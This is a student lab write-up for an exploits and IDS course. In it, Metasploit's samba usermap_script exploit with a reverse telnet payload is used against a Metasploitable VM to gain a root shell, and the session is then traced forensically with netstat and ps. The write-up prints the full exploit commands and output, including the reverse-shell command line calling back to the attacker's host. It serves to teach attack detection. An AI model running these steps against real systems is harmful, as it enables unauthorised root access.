Joseph Pepe & Karandeep Jaswal

1251897 & 1256917

NYIT


INCS 745

Programming Exploits - IDS Rule Development


Introduction

For this lab, we have two systems:

1) Kali Linux: It is the attacking machine with an IP Address: 10.0.2.5




2) Metasplotable: It is the victim's machine with an IP Address: 10.0.2.4



Scanning the victim machine with NMAP

1) From the attacker's machine, we run an intense nmap scan on Metasplotable's (the victim) IP address (10.0.2.4) to check for open ports to exploit vulnerabilities:


- **nmap -p 1-65535 -T4 -A -v 10.0.2.4 2>&1 | tee /var/tmp/scan.txt**



The NMAP scan outputs all the ports that are open on the victim machine.

2) Navigate to the **/var/tmp** folder and find information on Samba in the **scan.txt** file. This file stores the output of the nmap scan we just ran.


- **cd /var/tmp**
- **grep -i samba scan.txt~**



Samba usually runs on ports 139 and 445. From executing the grep command, we found from the **scan.txt~** file that those two ports are open in our victim's machine.


Attacking the victim with Metasploit

1) Using the Metasploit Framework on the attacker's machine, we use the msfconsole. We use **search samba** to search for a list of samba exploits.



2) In this lab, we will use the usermap_script to exploit the samba.

   - **use exploit/multi/samba/usermap_script**



3) To see all the payloads that can be used with the script, we use this command: **show payloads**

```
msf6 exploit(multi/samba/usermap_script) > show payloads
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: alr
eady initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: pre
vious definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: alr
eady initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: pre
vious definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: alr
eady initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: pre
vious definition of IDENTIFIER was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: alr
eady initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: pre
vious definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: alr
eady initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: pre
vious definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: alr
eady initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: pre
vious definition of IDENTIFIER was here

Compatible Payloads
===================

   #   Name                                       Disclosure Date  Rank    Check  Description
   -   ----                                       ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_awk                                   normal  No     Unix Command Shell, Bind TCP (via AWK)
   1   payload/cmd/unix/bind_busybox_telnetd                       normal  No     Unix Command Shell, Bind TCP (via BusyBox telnetd)
   2   payload/cmd/unix/bind_inetd                                 normal  No     Unix Command Shell, Bind TCP (inetd)
   3   payload/cmd/unix/bind_jjs                                   normal  No     Unix Command Shell, Bind TCP (via jjs)
   4   payload/cmd/unix/bind_lua                                   normal  No     Unix Command Shell, Bind TCP (via Lua)
   5   payload/cmd/unix/bind_netcat                                normal  No     Unix Command Shell, Bind TCP (via netcat)
   6   payload/cmd/unix/bind_netcat_gaping                         normal  No     Unix Command Shell, Bind TCP (via netcat -e)
   7   payload/cmd/unix/bind_netcat_gaping_ipv6                    normal  No     Unix Command Shell, Bind TCP (via netcat -e) IPv6
   8   payload/cmd/unix/bind_perl                                  normal  No     Unix Command Shell, Bind TCP (via Perl)
   9   payload/cmd/unix/bind_perl_ipv6                             normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   10  payload/cmd/unix/bind_r                                     normal  No     Unix Command Shell, Bind TCP (via R)
   11  payload/cmd/unix/bind_ruby                                  normal  No     Unix Command Shell, Bind TCP (via Ruby)
   12  payload/cmd/unix/bind_ruby_ipv6                             normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   13  payload/cmd/unix/bind_socat_udp                             normal  No     Unix Command Shell, Bind UDP (via socat)
   14  payload/cmd/unix/bind_zsh                                   normal  No     Unix Command Shell, Bind TCP (via Zsh)
   15  payload/cmd/unix/generic                                    normal  No     Unix Command, Generic Command Execution
   16  payload/cmd/unix/pingback_bind                              normal  No     Unix Command Shell, Pingback Bind TCP (via netcat)
   17  payload/cmd/unix/pingback_reverse                           normal  No     Unix Command Shell, Pingback Reverse TCP (via netcat)
   18  payload/cmd/unix/reverse                                    normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   19  payload/cmd/unix/reverse_awk                                normal  No     Unix Command Shell, Reverse TCP (via AWK)
   20  payload/cmd/unix/reverse_bash_telnet_ssl                    normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   21  payload/cmd/unix/reverse_jjs                                normal  No     Unix Command Shell, Reverse TCP (via jjs)
   22  payload/cmd/unix/reverse_ksh                                normal  No     Unix Command Shell, Reverse TCP (via Ksh)
   23  payload/cmd/unix/reverse_lua                                normal  No     Unix Command Shell, Reverse TCP (via Lua)
   24  payload/cmd/unix/reverse_ncat_ssl                           normal  No     Unix Command Shell, Reverse TCP (via ncat)
   25  payload/cmd/unix/reverse_netcat                             normal  No     Unix Command Shell, Reverse TCP (via netcat)
   26  payload/cmd/unix/reverse_netcat_gaping                      normal  No     Unix Command Shell, Reverse TCP (via netcat -e)
   27  payload/cmd/unix/reverse_openssl                            normal  No     Unix Command Shell, Double Reverse TCP SSL (openssl)
   28  payload/cmd/unix/reverse_perl                               normal  No     Unix Command Shell, Reverse TCP (via Perl)
   29  payload/cmd/unix/reverse_perl_ssl                           normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   30  payload/cmd/unix/reverse_php_ssl                            normal  No     Unix Command Shell, Reverse TCP SSL (via php)
   31  payload/cmd/unix/reverse_python                             normal  No     Unix Command Shell, Reverse TCP (via Python)
   32  payload/cmd/unix/reverse_python_ssl                         normal  No     Unix Command Shell, Reverse TCP SSL (via python)
   33  payload/cmd/unix/reverse_r                                  normal  No     Unix Command Shell, Reverse TCP (via R)
   34  payload/cmd/unix/reverse_ruby                               normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   35  payload/cmd/unix/reverse_ruby_ssl                           normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   36  payload/cmd/unix/reverse_socat_udp                          normal  No     Unix Command Shell, Reverse UDP (via socat)
   37  payload/cmd/unix/reverse_ssh                                normal  No     Unix Command Shell, Reverse TCP SSH
   38  payload/cmd/unix/reverse_ssl_double_telnet                  normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)
   39  payload/cmd/unix/reverse_tclsh                              normal  No     Unix Command Shell, Reverse TCP (via Tclsh)
   40  payload/cmd/unix/reverse_zsh                                normal  No     Unix Command Shell, Reverse TCP (via Zsh)
```

4) For this lab, we use the reverse payload.

- **set PAYLOAD cmd/unix/reverse**

```
msf6 exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse
PAYLOAD ⇒ cmd/unix/reverse
```

5) Type **show options** to see the script's configuration.

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.5         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(multi/samba/usermap_script) >
```

6) Set LHOST to 10.0.2.5, RHOST to 10.0.2.4, RPORT to 445.

The variable LHOST defines the attacker's IP address, RHOSTS defines the target's (the victim machine) IP address, and the RPORT defines the targeted port (note: since samba runs on port 139 and 445, we can set the RPORT to 445 or 139).

```
msf6 exploit(multi/samba/usermap_script) > set LHOST 10.0.2.5
LHOST => 10.0.2.5
msf6 exploit(multi/samba/usermap_script) > set RHOST 10.0.2.4
[-] Unknown datastore option: RHOST. Did you mean LHOST?
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT => 445
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.0.2.4         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   445              yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.5         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

7) Type **exploit** to run the samba exploit.

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 10.0.2.5:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo Qy9DiYrVn9XpKvZh;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "Qy9DiYrVn9XpKvZh\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (10.0.2.5:4444 → 10.0.2.4:53546) at 2022-11-17 00:21:43 -0500
```

The output shows there is a command shell session opened between the attacker's computer and the victim's computer.

```
A is input ...
Command shell session 1 opened (10.0.2.5:4444 → 10.0.2.4:53546) at 2022-11-17 00:21:43 -0500
```

8) We can confirm the attack is completed by running a few commands:

- hostname: pints the victim computer's name.
- username -a: prints the victim computer's
- whoami: prints the currently logged in user on the victim's machine.


```
hostname
metasploitable
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
whoami
root
```

9) We run **netstat -naop | grep 4444** to see the statistics about all active connections on port 4444 (default listener port for Metasploit), so we can find out which computers the victim's machine is connected to. We use **ps-eaf | grep 4444** to see the status of processes running on port 4444. This information is stored in samba.txt.


```
netstat -naop | grep 4444 > /var/tmp/samba.txt
ps -eaf | grep 4444 >> /var/tmp/samba.txt
```

Computer forensics:

1) On the victim's machine, to switch to the root user, use this command and then enter the password for the root user: **sudo su -**




2) We use **netstat -naop | grep 4444** get information about the Metaspliot session.




There are two telnet connections on ports 4790 and 4786.

3) We run **ps -eaf | grep 4970 | grep -v grep**



Then we use **ps -eaf | grep 4790** to find the processes running on port 4970.
We see the reverse telnet connection on port 4790.



4) We run **ps -eaf | grep 4786**

```
root@metasploitable:~# ps -eaf | grep 4786
root      4786     1  0 00:22 ?        00:00:00 telnet 10.0.2.5 4444
root      4930  4823  0 00:51 tty1     00:00:00 grep 4786
```

Then we use **ps -eaf | grep 4786** to find the processes running on port 4786.
We see the reverse telnet connection on port 4786.

```
root@metasploitable:~# ps -eaf | grep 4786 | grep -v grep
root      4786     1  0 00:22 ?        00:00:00 telnet 10.0.2.5 4444
```

5) We run **ps -eaf | grep 4444 | grep -v grep.**


```
root@metasploitable:~# ps -eaf | grep 4444 | grep -v grep
root      4786     1  0 00:22 ?        00:00:00 telnet 10.0.2.5 4444
root      4787     1  0 00:22 ?        00:00:00 sh -c (sleep 4175|telnet 10.0.2.
5 4444|while : ; do sh && break; done 2>&1|telnet 10.0.2.5 4444 >/dev/null 2>&1
&)
root      4790     1  0 00:22 ?        00:00:00 telnet 10.0.2.5 4444
```

Then we use **ps -eaf | grep 4444.**

```
root@metasploitable:~# ps -eaf | grep 4444
root      4786     1  0 00:22 ?        00:00:00 telnet 10.0.2.5 4444
root      4787     1  0 00:22 ?        00:00:00 sh -c (sleep 4175|telnet 10.0.2.
5 4444|while : ; do sh && break; done 2>&1|telnet 10.0.2.5 4444 >/dev/null 2>&1
&)
